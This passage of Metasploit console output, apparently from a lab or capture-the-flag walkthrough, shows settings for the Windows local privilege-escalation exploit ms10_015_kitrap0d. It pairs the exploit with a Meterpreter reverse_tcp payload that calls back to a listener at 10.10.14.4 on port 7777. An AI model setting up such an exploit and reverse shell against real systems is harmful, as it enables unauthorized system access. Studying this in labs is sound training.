Module options (exploit/windows/local/ms10_015_kitrap0d):


   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  11               yes       The session to run
```

```
this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique
(Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.4       yes       The listen
address (an interface may be specified)
   LPORT     7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```